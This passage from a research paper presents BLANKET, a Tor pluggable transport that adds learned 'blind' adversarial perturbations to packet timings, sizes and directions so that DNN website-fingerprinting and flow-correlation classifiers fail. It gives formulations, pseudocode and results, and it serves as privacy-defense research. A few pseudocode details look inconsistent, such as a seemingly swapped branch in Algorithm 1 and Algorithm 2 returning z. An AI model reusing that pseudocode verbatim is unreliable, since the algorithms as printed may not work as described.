Website Fingerprinting: Website fingerprinting (WF) aims at detecting the websites visited over encrypted channels like VPNs, Tor, and other proxies [3, 6, 19, 27, 40, 41, 47, 50, 51, 57–60]. The attack is performed by a passive adversary who monitors the victim's encrypted network traffic, e.g., a malicious ISP or a surveillance agency. The adversary compares the victim's observed traffic flow against a set of prerecorded webpage traces, to identify the webpage being browsed. Website fingerprinting differs from flow correlation in that the adversary only observes one end of the connection, e.g., the connection between a client and a Tor relay. Website fingerprinting has been widely studied in the context of Tor traffic analysis [3, 6, 19, 27, 40, 41, 47, 50, 51, 57, 59].

Various machine learning classifiers have been used for WF, e.g., using KNN [58], SVM [40], and random forest [19]. However, the state-of-the-art WF algorithms use Convolutional Neural Networks to perform website fingerprinting, i.e., Sirinam et al. [50], Rimmer et al. [47], and Bhat et al. [3].

Defenses: Note that our blind adversarial perturbations technique serves as a defense mechanism against traffic analysis classifiers (as it aims at fooling the underlying classifiers). The literature has proposed other defenses against website fingerprinting and flow correlation attacks [5, 11, 28, 61]. Similar to our work, such defenses work by manipulating traffic features, i.e., packet timings, sizes, and directions.

In Section 7.5, we compare the performance of our blind adversarial perturbations with state-of-the-art defenses, showing that our technique outperforms all of these techniques in defeating traffic analysis.

Also, note that some recent works have considered using adversarial perturbations as a defense against traffic analysis. In particular, Mockingbird [26] generates adversarial perturbations to defeat website fingerprinting, and Zhang et al. [62] apply adversarial examples to defeat video classification using traffic analysis. However, *both of these works are non-blind*, i.e., the adversary needs to know the patterns of the target flows in advance; therefore, we consider them to be unusable in typical traffic analysis scenarios. By contrast, our blind perturbation technique modifies live network connections.

4 Blind Adversarial Perturbations

In this section, we present the key formulation and algorithms for generating blind adversarial perturbations.

4.1 The General Formulation

We formulate the blind adversarial perturbations problem as the following optimization problem:

$$\arg\min_{\boldsymbol{\delta}} \forall \boldsymbol{x} \in D^S : f(\boldsymbol{x}+\boldsymbol{\delta}) \neq f(\boldsymbol{x}) \tag{5}$$

where the objective is to find a (blind) perturbation vector, $\boldsymbol{\delta}$, such that when added to an *arbitrary* input from a target input domain D^S, it will cause the underlying DNN model $f(.)$ to misclassify. In a source-targeted (ST) attack (see definitions in Section 2.3), D^S contains inputs from a target class to be misclassified, whereas in a source-untargeted (SU) attack D^S will be a large set of inputs from different classes.

Note that one cannot find a closed-form solution for this optimization problem since the target model $f(.)$ is a non-convex ML model, i.e., a deep neural network. Therefore, (5) can be formulated as follows to numerically solve the problem using *empirical approximation techniques*:

$$\arg\max_{\boldsymbol{\delta}} \sum_{\boldsymbol{x}\in\mathcal{D}^S} l(f(\boldsymbol{x}+\boldsymbol{\delta}), f(\boldsymbol{x})) \tag{6}$$

where l is the target model's loss function and $\mathcal{D}^S \subset D^S$ is the adversary's network training dataset.

Note that prior work by Moosavi-Dezfooli et al. [35] has studied the generation of universal adversarial perturbations for image recognition applications. We, however, take a different direction in generating blind perturbations: in contrast to finding a perturbation vector $\boldsymbol{\delta}$ that maximizes the loss function in [35], *we aim to find a perturbation generator model G*. This generator model G will generate adversarial perturbation vectors when provided with a random *trigger* parameter z (we denote the corresponding adversarial perturbation as $\boldsymbol{\delta}_z = G(z)$), i.e., we are able to generate different perturbations on different random z's. Therefore, the goal of our optimization problem is to optimize the parameters of the perturbation generator model G (as opposed to optimizing a

perturbation vector $\boldsymbol{\delta}$ in [35]). Using a generator model increases the attack performance, as shown previously [1, 20] and validated through our experiments. Hence, we formulate our optimization problem as:

$$\arg\max_{G} \mathop{\mathbb{E}}_{z\sim uniform(0,1)} [\sum_{\boldsymbol{x}\in\mathcal{D}^S} l(f(\boldsymbol{x}+G(z)), f(\boldsymbol{x}))] \quad (7)$$

We can use existing optimization techniques (we have used Adam [29]) to solve this problem. In each iteration of training, our algorithm selects a batch from the training dataset and a random trigger z, then computes the objective function.

4.2 Incorporating Traffic Constraints

Studies of adversarial examples for image recognition applications [14, 18, 32, 35] simply modify image pixel values *individually*. However, applying adversarial perturbations on network traffic is much more challenging due to the various *constraints* of network traffic that should be preserved while applying the perturbations. In particular, inter-packet delays should have non-negative values; the target network protocol may need to follow specific packet size/timing distributions; packets should not be removed from a connection; and, packet numbers should get adjusted after injecting new packets.

One can add other network constraints depending on the underlying network protocol. We use *remapping and regularization functions* to enforce these domain constraints while creating blind adversarial perturbations. A remapping function adjusts the perturbed traffic patterns so they comply with some domain constraints. For example, when an adversary adds a packet to a traffic flow at position i, the remapping function should shift the indices of all consecutive packets.

We therefore reformulate our optimization problem by including the remapping function $\mathcal{M}$:

$$\arg\max_{G} \mathop{\mathbb{E}}_{z\sim uniform(0,1)} [\sum_{\boldsymbol{x}\in\mathcal{D}^S} l(f(\mathcal{M}(\boldsymbol{x}, G(z))), f(\boldsymbol{x}))] \quad (8)$$

Moreover, we add a regularization term to the loss function so that the adversary can enforce additional constraints, as will be discussed. Therefore, the following is our complete optimization problem:

$$\arg\max_{G} \mathop{\mathbb{E}}_{z\sim uniform(0,1)} [(\sum_{\boldsymbol{x}\in\mathcal{D}^S} l(f(\mathcal{M}(\boldsymbol{x}, G(z))), f(\boldsymbol{x}))) + \mathcal{R}(G(z))] \quad (9)$$

We adjust (9) for a destination-targeted (DT) attack by replacing $l(f(\mathcal{M}(\boldsymbol{x}, G(z))), f(\boldsymbol{x}))$ with $-l(f(\mathcal{M}(\boldsymbol{x}, G(z))), O_T)$, where O_T is the target output class. Also, recall that for source-targeted attacks, $\mathcal{D}^S$ contains samples only from the target classes.

4.3 Overview of The Algorithm

Algorithm 1 summarizes our approach to generate blind adversarial perturbations (Figure 2 illustrates the main components of our algorithm). In each iteration, Algorithm 1 computes the gradient of the objective function w.r.t. the blind perturbation for given inputs, and optimizes it by moving in the direction of the gradient. The algorithm enforces domain constraints using various remapping and regularization functions. We use the iterative mini-batch stochastic gradient ascent [16] technique.

Algorithm 1 Generating Blind Adversarial Perturbations

```
D^S ← adversary training data
f ← target model
L_f ← target model loss function
M ← domain remapping function
R ← domain regularizations function
G(z) ← initialize the blind adversarial perturbation model parameters (θ_G)

T ← epochs
DT ← the destination target class or false o.w.
ST ← the source target classes or false o.w.
for epoch t ∈ {1 ··· T} do
  for all mini-batch b_i in D^S do
    if ST then
      b_i ← select instances only with the ST class label
    end if
    z ~ Uniform
    if DT then
      J = −(1/|b_i| Σ_{x∈b_i} l(f(M(x, G(z))), f(x))) + R(G(z))
    else
      J = (1/|b_i| Σ_{x∈b_i} l(f(M(x, G(z))), DT)) + R(G(z))
    end if
    Update G to minimize J
  end for
end for
return G
```

5 Perturbation Techniques

The (pattern-based) traffic analysis literature uses three main features for building traffic analysis classifiers: 1) *packet timings* [3, 37], 2) *packet sizes* [37], and 3) *packet directions* [3, 47, 50, 58]. Our blind adversarial perturbation technique leverages these features to adversarially perturb traffic. These features can be modified either by delaying packets, resizing packets, or injecting new (dummy) packets (dropping packets is not an option as it will break the underlying applications). We describe how we perform such perturbations.

5.1 Manipulating Existing Packets

The adversary can modify the timings and sizes (but not the directions) of existing packets of a target network connection. We present a network connection as a vector of features: $\boldsymbol{F} = [f_1, f_2, \cdots, f_n]$, where f_i can represent the size, timing, direction, or a combination of these features for the ith packet. The adversary designs a blind adversarial perturbation model G, as introduced in Section 4, such that it outputs a perturbation vector $G(z) = [g_1, g_2, \cdots, g_n]$ with the same size as $\boldsymbol{F}$.




Figure 2: The block diagram of our blind adversarial perturbation technique

The adversary adds $G(z)$ to the original traffic patterns as packets arrive, so $\boldsymbol{F}^p = \boldsymbol{F} + G(z) = [f_1 + g_1, f_2 + g_2, \cdots, f_1 + g_n]$ is the patterns of the perturbed connection. The main challenge is that the perturbed traffic features, $\boldsymbol{F}^p$, should not violate the domain constraints of the target network application.

Perturbing timings: We first introduce how the timing features can be perturbed. We use inter-packet delays (IPDs) to represent the timing information of packets. An important constraint on the timing features is that *the adversary should not introduce excessive delays on the packets* as excessive delays will either interfere with the underlying application (e.g., Tor relays are not willing to introduce large latencies) or give away the adversary. We control the amount of delay added by the adversary by using a *remapping function* $\mathcal{M}^T$ as follows:

$$\mathcal{M}^T(\boldsymbol{x}, G(z), \mu, \sigma) = \boldsymbol{x} + \frac{G(z) - \max(\overline{G(z)} - \mu, 0) - \min(\overline{G(z)} + \mu, 0)}{\text{std}(G(z))} \min(\text{std}(G(z)), \sigma) \tag{10}$$

where $\overline{G(z)}$ is the mean of perturbation $G(z)$, and μ and σ are the maximum allowed average and standard deviation of the delays, respectively. Using this remapping function, we can govern the amount of latency added to the packets.

A second constraint on timing features is that *the perturbed timings should follow the statistical distributions expected from the target protocol*. Towards this, we leverage a *regularizer* $\mathcal{R}$ to enforce the desired statistical behavior on the blind perturbations. Our regularizer enforces a Laplacian distribution for network jitters, as suggested by prior work [38], but it can enforce arbitrary distributions. To do this, we use a generative adversarial network (GAN) [17]: we design a discriminator model $D(G(x))$ which tries to distinguish the generated perturbations from a Laplace distribution. Then, we use this discriminator as our regularizer function to make the distribution of the crafted perturbations similar to a Laplace distribution. We simultaneously train the blind perturbation model and the discriminator model. This is summarized in Algorithm 2.

Algorithm 2 GAN-based timing regularizer

$\mathcal{D}^S \leftarrow$ adversary training data
$f \leftarrow$ target model
$G \leftarrow$ blind adversarial perturbation model
$D \leftarrow$ discrimination model
$\mu, b \leftarrow$ target desired Laplace distribution parameters
for $t \in \{1, 2, \cdots, T\}$ **do**
  $z' \sim \text{Lapace}(\mu, b)$
  $z \sim \text{Uniform}()$
  train D on $G(z)$ with label 1 and z' with label 0
  train G on $\mathcal{D}^S$ using regularizer D
end for
return z

Algorithm 3 Size remapping function

$a \leftarrow G(z)$
$\boldsymbol{x} \leftarrow$ training input
$N \leftarrow$ maximum sum of added sizes
$n \leftarrow$ maximum added size to each packet
$s \leftarrow$ cell sizes
for i in argsort(-a) **do**
  if $N \leq 0$ **then**
    break
  end if
  $\delta = \lfloor \min(s \frac{a[i]}{s}, n, N) \rfloor$
  $N = N - \delta$
  $\boldsymbol{x}[i] = \boldsymbol{x}[i] + \delta$
end for
return $\boldsymbol{x}$

Perturbing sizes: An adversary can perturb packet sizes by increasing packets sizes (through appending dummy bits). However, modified packet sizes should not violate the expected maximum packet size of the underlying protocol as well as the expected statistical distribution of the sizes. For instance, Tor packets are expected to have certain packet sizes.

We use the remapping function $\mathcal{M}^S$, as shown in Algorithm 3, to adjust the amplitude of size modifications as well as to enforce the desired statistical distributions. The input

Algorithm 4 Packet insertion remapping function

$l \leftarrow G(z)$
$\boldsymbol{x} \leftarrow$ training input
$n \leftarrow$ number of added packets
$p =$ position of top n absolute values of l
for i in p **do**
  insert $+1$ if $l[i] > 0$, otherwise -1 to x at position i and shift other features
end for
return $\boldsymbol{x}$

Algorithm 5 Value Vector Gradient

$l, a \leftarrow G(z)$
$\nabla \mathcal{M}(\boldsymbol{x}, G(z)) \leftarrow$ gradient w.r.t. $\mathcal{M}(\boldsymbol{x}, G(z))$
$\nabla G(z) \leftarrow \vec{\mathbf{0}}$
$n \leftarrow$ number of added packets
$p =$ position of top n values of l
for i in p **do**
  $\nabla G(z)[i] = \nabla \mathcal{M}(x, G(z))[i]$
end for
return $\nabla G(z)$

to Algorithm 3 is the blind adversarial perturbation ($G(z)$), the desired maximum bytes of added traffic (N), the desired maximum added bytes to a single packet (n), and the expected packet size distribution of the underlying network protocol (s) (if the network protocol does not have any specific size constraints, then $s = 1$). Algorithm 3 starts by selecting the highest values from the output of the adversarial perturbations and adds them to the traffic flows up to N bytes. Since Algorithm 3 is not differentiable, we cannot simply use Algorithm 1. Instead, we define a custom gradient function for Algorithm 3 which allows us to train the blind adversarial perturbation model. Given the gradient of the target model's loss w.r.t. the output of Algorithm 3 (i.e., $\nabla_{\boldsymbol{x}} \mathcal{M}^S(\boldsymbol{x}, G(z))$), we modify the perturbation model's gradient as:

$$\nabla_{G(z)} = \sum_{\boldsymbol{x} \in b_i} \nabla_{\boldsymbol{x}} \mathcal{M}^S(\boldsymbol{x}, G(z)) \tag{11}$$

where b_i is the selected training batch. We do not need regularization for packet sizes.

5.2 Injecting Adversarial Packets

In addition to perturbing the features of existing packets, the adversary can also inject *dummy packets* with specific sizes and at specific times into the target connection to be perturbed (note that a dummy packet is created by injecting random data into the application layer of TCP, which will be encrypted by the transport layer). The goal of our adversary is to identify the most adversarial timing and size values for the injected packets. We design a remapping function $\mathcal{M}^I$ (Algorithm 4) that obtains the ordering of injected packets as well as their feature values. Similar to the previous attack, Algorithm 4 is not differentiable and we cannot simply use it for Algorithm 1. Instead, we use a custom gradient function for Algorithm 4 which allows us to train our blind adversarial perturbation model. We define the gradient function for different types of features as described in the following.

Injecting adversarial directions: While an adversary cannot change the directions of existing packets, she can inject adversarial directions by adding packets. A connection's packet directions can be represented as a series of -1 (downstream) and +1 (upstream) values. However, generating adversarial perturbations with binary values is not straightforward.

We generate a perturbation vector $G(z)$ with the same size as the target connection. Each element of this vector shows the effect of inserting a packet at that specific position (i.e., l in Algorithm 4). We select positions with largest absolute values for packet injection; the sign of the selected position determines the direction of the injected packet. Finally, we modify the perturbation model's gradient as:

$$\nabla_{G(z)} = \sum_{\boldsymbol{x} \in b_i} \nabla_{\boldsymbol{x}} \mathcal{M}^I(\boldsymbol{x}, G(z)) \tag{12}$$

Injecting adversarial timings/sizes: Unlike packet directions, for the timing and size features, we need to learn both the positions and the values of the added packets simultaneously. We design the perturbation generation model to output two vectors for the locations and the values of the added packets, where the value vector represents the selected feature (timing or sizes). We use the gradient function defined in (12) for the position of the inserted packets. We use Algorithm 5 to compute the gradients for the values of the inserted packets.

Injecting multiple adversarial features: To inject packets that simultaneously perturb several features, we modify the perturbation generation model G to output one vector for the position of the injected packets and one for each feature set to be perturbed. We use Algorithm 5 to compute the gradient of each vector. Moreover, we cannot use (12) to compute the gradient for the position vector, therefore, we take the average between the gradient of all different input feature vectors.

6 Experimental Setup

Here we discuss the setting of our experiments as well as the design of a Tor pluggable transport that implements our techniques. Our DNN techniques are implemented using PyTorch [44] and our pluggable transport is implemented in Python.

6.1 Metrics

For a given blind adversarial perturbation generator $G(\cdot)$ and test dataset $\mathcal{D}_{test}$, we define the *attack success* metric as:

$$\mathcal{A} = \begin{cases} \frac{1}{|\mathcal{D}_{test}|} \sum_{(\boldsymbol{x},y) \in \mathcal{D}_{test}} \mathbb{1}[f(\boldsymbol{x} + G(z)) \neq y] & \texttt{DU} \\ \frac{1}{|\mathcal{D}_{test}|} \sum_{(\boldsymbol{x},y) \in \mathcal{D}_{test}} \mathbb{1}[f(\boldsymbol{x} + G(z)) = t] & \texttt{DT} \end{cases} \tag{13}$$

where DU and DT represent destination-untargeted and targeted attack scenarios, respectively (as defined in Section 2.3). For source-targeted (ST) cases, $\mathcal{D}_{test}$ contains instances only from the target source class. Also, in our evaluations of the targeted attacks (ST and DT), we only report the results for target classes with minimum and maximum attack accuracies. For example, "Max ST-DT" indicates the best results for the source and destination targeted attacks, and we present the target classes using the *TargetDest* ← *TargetSrc* notation, which means class *TargetDest* is the targeted destination class and *TargetSrc* is the targeted source class. The maximum accuracy shows the worst case scenario for the target model and the minimum accuracy shows the lower bound on the adversary's success rate. If there are multiple classes that lead to a max/min accuracy, we only mention one of them.

Note that while we can use $\mathcal{A}$ to evaluate attack success in various settings, for the flow correlation experiments we use a more specific metric (as there are only two output classes for a flow correlation classifier). Specifically, we use the reduction in true positive and false positive rates of the target flow correlation algorithm to evaluate the success of our attack.

6.2 Target Systems

We demonstrate our attack on three state-of-the-art DNN-based traffic analysis systems.

DeepCorr: DeepCorr [37] is the state-of-the-art flow correlation system, which uses deep learning to learn flow correlation functions for specific network settings like that of Tor. DeepCorr uses inter-packet delays (IPDs) and sizes of the packets as the features. DeepCorr uses Convolutional neural networks to extract complex features from the raw timing and size information, and it outperforms the conventional statistical flow correlation techniques by significant margins. Since DeepCorr uses both timings and sizes of packets as the features, we apply the time-based and size-based attacks on DeepCorr.

As mentioned earlier, non-blind adversarial perturbations [26, 62] are useless in the flow correlation setting, as the adversary does not know the features of the upcoming packets in a target connection. Hence, our blind perturbations are applicable in this setting.

Var-CNN: Var-CNN [3] is a deep learning-based website fingerprinting (WF) system that uses both manual and automated feature extraction techniques to be able to work with even small amounts of training data. Var-CNN uses ResNets [21] with dilated casual convolutions, the state-of-the-art convolutional neural network, as its base structure. Furthermore, Var-CNN shows that in contrast to previous WF attacks, combining packet timing information (IPDs) and direction information can improve the performance of the WF adversary. In addition to packet IPDs and directions, Var-CNN uses cumulative statistical information for features of network flows. Therefore, Var-CNN combines three different models, two ResNet models for timing and direction information, and one fully connected model for metadata statistical information as the final structure. Var-CNN considers both *closed-world* and *open-world* scenarios.

Similar to the setting of flow correlation, a WF adversary will not be able to use traditional (non-blind) adversarial perturbations [26, 62], as she will not have knowledge on the patterns of upcoming packets in a targeted connection. Therefore, WF is a trivial application for blind perturbations. Since Var-CNN uses both IPD and packet direction features for fingerprinting, we use both timing-based and direction-based techniques to generate our adversarial perturbations.

Deep Fingerprinting (DF): Deep Fingerprinting (DF) [50] is a deep learning based WF attack which uses CNNs to perform WF attacks on Tor. DF deploys automated feature extraction, and uses the direction information for training. In contrast to Var-CNN, DF does not require handcrafted features of packet sequences. Similar to Var-CNN, DF considers both closed-world and open-world scenarios. Sirinam et al. [50] show that DF outperforms prior WF systems in defeating WF defenses of WTF-PAD [28] and W-T [61].

Codes. As we perform our attack in PyTorch, we use the original code of DeepCorr, DF, and Var-CNN models and convert them from TensorFlow to PyTorch. We then train these models using the datasets of those papers.

6.3 Adversary Setup and Models

While our technique can be applied to any traffic analysis setting, we present our setup for the popular Tor application.

Adversary's Interception Points Our adversary has the same placement as traditional Tor traffic analysis works [47, 50, 59–61]. For the WF scenario, we assume the adversary is manipulating the traffic between a Tor client and the first Tor hop, i.e., a Tor bridge [13] or a Tor guard relay. Therefore, our blind adversarial perturbation can be implemented as a *Tor pluggable transport* [46], in which case the blind perturbations are applied by both the Tor client software and the Tor bridge. In the flow correlation setting, similar to the literature, traffic manipulations are performed by Tor entry and exit relays (since flow correlation attackers intercept both egress and ingress Tor connections). In our evaluations, we show that even applying our blind adversarial perturbations on only ingress flows is enough to defeat flow correlation attacks, i.e., the same adversary placement as the WF setting.

Adversarial Perturbation Models As mentioned in Section 4, we design a deep learning model to generate blind adversarial noises. For each type of perturbation, the adversarial model is a fully connected model with one hidden layer of size 500 and a ReLu activation function. The parameters of the adversarial model are presented in Table 1. The input and output sizes of the adversarial model are equal to the length of features in the target flow. In the forward function, the adversarial model takes in a given input, manipulates it based

Table 1: Tuned parameters of the adversarial models and discriminator model

Model	# H-layers	Size	Optimizer	LR	Activation
Direction-based	1	[500]	Adam	10^{-3}	ReLu
Time-based	1	[500]	Adam	10^{-3}	ReLu
Size-based (ordering)	1	[500]	Adam	10^{-3}	ReLu
Size-based (amplitude)	1	[500]	Adam	10^{-3}	ReLu
Discriminator	2	[1000, 1]	Adam	10^{-4}	ReLu

on the attack method, and output a crafted version of the input. In each iteration of training, we update the parameters of the adversarial model based on the loss functions introduced in Section 4. We use Adam optimizer to learn the blind noise with a learning rate of 0.001.

Discriminator Model As mentioned in Section 4, we use a GAN model to enforce the time constraints of our modified network flows. To do so, we design a fully-connected discriminator model containing two hidden FC layers of size 1000. The parameters of the discriminator model are presented in Table 1. The input and output sizes of this model are equal to the sizes of the blind adversarial noise. In the training process, we use Adam optimizer with a learning rate of 0.0001 to learn the discriminator model.

6.4 Datasets

We use the following datasets to create network flows for our experiments; these are the largest publicly available datasets for our target applications.

Tor Flow Correlation Dataset For flow correlation experiments, we use the publicly available dataset of DeepCorr [37], which contains 7000 flows for training and 500 flows for testing. These flows are captured Tor flows of top Alexa's websites and contain timings and sizes of each of them. These flows are then used to create a large set of flow pairs including associated flow pairs (flows belonging to the same Tor connection) and non-associated flow pairs (flows belonging to arbitrary Tor connections). Each associated flow pair is labeled with 1, and each non-associated flow pair with 0.

Tor Website Fingerprinting Datasets Var-CNN uses a dataset of 900 monitored sites each with 2,500 traces. These sites were compiled from the Alexa list of most popular websites. Var-CNN is fed in with different sets of features representing a given trace; the direction-based ResNet model takes a set of 1's and -1's as the direction of each packet such that 1 shows an outgoing packet and -1 represents an incoming packet. The time-based ResNet uses the IPDs of the traces as features. The metadata model takes in seven float numbers as the statistical information of the traces. To be consistent with previous WF attacks [47, 50, 59, 60], we use the first 5000 values of a given trace for both direction and time features.

DF uses a different dataset than Var-CNN. For the closed-world setting, they collected the traces of 95 top Alexa websites with 1000 visits for each. DF uses the same representation as Var-CNN for direction information of the packets. Since CNNs only take in a fixed length input, DF considers the first 5000 values of each flow.

6.5 The BLANKET Tor Pluggable Transport

To demonstrate the deployability of our techniques, we apply our adversarial perturbations on live Tor Traffic. Specifically, we have implemented our adversarial perturbation techniques as a Tor pluggable transport [46], which we call *BLANKET*.[3] We use BLANKET to perturb Tor connections generated using the datasets introduced above for different target systems. To enforce its timing indistinguishability constraint, BLANKET needs to measure the jitter of its client. The goal of BLANKET is to defeat DNN-based traffic analysis attacks (particularly, website fingerprinting and flow correlation) on Tor connections by applying adversarial perturbations on *live* Tor connections. We have implemented our pluggable transport in Python using the Twisted framework, which is available at `https://github.com/SPIN-UMass/BLANKET`. BLANKET has two phases of operation.

Session initialization: Like other pluggable transports, BLANKET needs to be installed both by a Tor client and the Tor bridge she is connected to it. At the beginning of each session, the client and the bridge will negotiate a set of adversarial noise vectors (created using the generator function G by the client) that they will use for traffic perturbation (the noise vector includes the timing and the sizes of the packets needed for perturbation), as well as a pair of AES keys to encrypt traffic (similar to other pluggable transports). This negotiation can be integrated into Tor's regular client-bridge handshaking, or alternatively exchanged through out-of-band channels (e.g., email, a domain-fronted server, etc.). The current implementation of BLANKET negotiates out of band.

Traffic perturbation: Figure 3 shows how BLANKET modifies live Tor connections to apply our our adversarial perturbations introduced in Section 4. Specifically, BLANKET applies two types of perturbations: it perturbs the timings/sizes of existing packets (on-the-fly) or injects new (dummy) packets into the flow. To inject dummy packets, BLANKET simply adds the new packets with their specific timing/sizes in the transport layer; this keeps the underlying protocols (TCP/IP) unmodified and semantically correct. On the receiver side of our pluggable transport, the transport layer will remove the injected dummy packets before passing them to the upstream application (e.g., the next Tor relay); as a result the upstream packets will also remain unmodified and semantically correct. To perturb an existing packet on-the-fly, BLANKET changes the timing and sizes of the packets as follows: to change the size of a packet, the sender's BLANKET will pad that packet with random bytes, which are removed by the re-

[3] BLANKET stands for BLind Adversarial NetworK pErturbaTions.




Figure 3: Overview of our BLANKET Tor pluggable transport, which applies blind adversarial perturbations on live Tor connections (the figure only shows the client-to-bridge operations; bridge-to-client operations work similarly).

ceiver's BLANKET (note that both the sender and the receiver know the exact index of the padded and dummy packets as the perturbation vectors are shared between them during the initialization process). Similar to padding, manipulating packet sizes does not impact the correctness of the underlying and higher protocols as this is performed at the transport layer.

Note that, similar to state-of-the-art pluggable transports like obfs [39], *all packet contents are encrypted* using the AES keys negotiated during initialization; therefore, as long as the encryption protocol is secure, it is not possible to distinguish BLANKET's dummy or padded packets from benign Tor.

Finally, packet timings are modified by delaying the packets by the sender's BLANKET. Our timing perturbations do not affect the correctness of the underlying/upstream protocols, since the perturbations are in the order of milliseconds, significantly smaller than the timeout values in both TCP/IP and HTTP/S (or Tor) protocols (in the order of seconds).

7 Experiment Results

We use BLANKET to evaluate our blind adversarial perturbations against the target systems of Section 6.2 using each of the three key traffic features and their combinations. We also compare our attack with traditional attacks.

Computation costs: Our perturbation model, G, is trained offline and before being used to perturb live connections; therefore, training the perturbation model does not introduce any runtime overheads. Also, note that G only needs to be generated once for each installation; it takes 5 hours to train G on our NVIDIA TITAN X GPU.

7.1 Adversarially Perturbing Directions

As explained in Section 4, an adversary cannot change the directions of existing packets, but he can insert packets with adversarial directions. We evaluated our attack for different adversary settings and strengths against Var-CNN [3] and DF [50] (which use direction features). We used 10 epochs and Adam optimizer to train the blind adversarial perturbations model with a learning rate of 0.001. Tables 2 and 3 show the success of our attack (using $\mathcal{A}$ in (13)) on DF and Var-CNN, respectively, when they only use packet directions as their features. As can be seen, **both DF and Var-CNN are highly vulnerable to adversarial perturbation attacks** when the adversary only injects a small number of packets. Specifically, we were able to generate targeted perturbations that misclassify *every* input into a target class with only 25% bandwidth overhead.

7.2 Adversarially Perturbing Timings

We consider two scenarios for generating adversarial timing perturbations: with and without an invisibility constraint. In both scenarios, we limited the adversaries' power such that the added noise to the timings of the packets has a maximum mean and standard deviation as explained in Section 4. For the invisibility constraint, we force the added noise to have the same distribution as natural network jitter, which follows a Laplace distribution [37]. The detailed parameters of our model are presented in Table 1.

Figure 4 shows the performance of our attack against DeepCorr when the adversary only manipulates the timings of packets. As expected, Figures 4a and 4b show that increasing the strength (mean or standard deviation) of our blind noise results in better performance of the attack, but **even a perturbation with average 0 and a tiny standard deviation of** $50ms$ **significantly reduces the true positive of DeepCorr from** 95% **to** 55%.

Also, **we can create effective adversarial perturbations with high invisibility**: Figure 5 shows the histogram of the generated timing perturbations, with parameters $\mu = 0, \sigma = 30ms$, learned under an invisibility constraint forcing it to follow a Laplace distribution. For this invisible noise, Figure 4c compares the performance of timing perturbations on DeepCorr with different attack strengths; it also shows the impact of arbitrary Laplace distributed perturbations on DeepCorr.

We also apply our timing perturbations on Var-CNN. Table 4 shows our attack success ($\mathcal{A}$) with and without an invisibility constraint. We realize that timing perturbations have

Table 2: Direction perturbation attack on DeepFingerprinting [50] WF scheme (92% WF accuracy)

α	Bandwith Overhead (%)	SU-DU (%)	Max ST-DU (#, %)	Min ST-DU (#, %)	Max SU-DT (#, %)	Min SU-DT (#, %)	Max ST-DT (#←#, %)	Min ST-DT (#←#, %)
20	0.04	24.2	−,100.0	−,0.0	77,31.9	4,0.1	−,100.0	−,0.0
100	2.04	49.6	−,100.0	47,0.0	34,77.6	89,13.2	−,100.0	−,0.0
500	11.11	91.8	−,100.0	49,4.0	92,97.1	82,47.8	−,100.0	23 ← 69,0.1
1000	25.0	95.7	−,100.0	21,29.0	−,100.0	10,67.0	−,100.0	72 ← 47,4.4
2000	66.66	97.7	−,100.0	48,94.7	−,100.0	37,89.4	−,100.0	78 ← 60,35.4

Table 3: Direction perturbation attack on Var-CNN [3] WF scheme (93% WF accuracy)

α	Bandwith Overhead (%)	$\mathcal{A}$: SU-DU (%)	Max ST-DU (#, %)	Min ST-DU (#, %)	Max SU-DT (#, %)	Min SU-DT (#, %)	Max ST-DT (#←#, %)	Min ST-DT (#←#, %)
20	0.04	76.1	−,100.0	−,0.0	2,68.3	8,53.2	−,100.0	−,0.0
100	2.04	80.3	−,100.0	−,100.0	4,76.5	2,66.8	−,100.0	−,0.0
500	11.11	96.8	−,100.0	−,100.0	3,98.9	9,81.7	−,100.0	−,10.0
1000	25.0	98.2	−,100.0	−,100.0	−,100.0	0,96.6	−,100.0	−,20.0
2000	66.66	99.0	−,100.0	−,100.0	−,100.0	8,97.6	−,100.0	−,30.0

much larger impacts on Var-CNN than direction perturbations. Moreover, as expected, in the untargeted scenario (SU-DU) and for different bandwidth overheads, our attack has better performance without the invisibility constraint. However, *even with an invisibility constraint, our attack reduces the accuracy of Var-CNN drastically*, i.e., **a blind timing perturbation with an average 0 and a tiny standard deviation of** $20ms$ **reduces the accuracy of Var-CNN by** 89.6%.

7.3 Adversarially Perturbing Sizes

We evaluate our size perturbation attack on DeepCorr, which is the only system (among the three we studied) that uses packet sizes for traffic analysis. As DeepCorr is mainly studied in the context of Tor, our perturbation algorithm enforces the size distribution of Tor on the generated size perturbations. Figure 6 shows the results when the adversary only manipulates packet sizes. As can be seen, size perturbations are less impactful on DeepCorr than timing perturbations, suggesting that DeepCorr is more sensitive to the timings of packets.

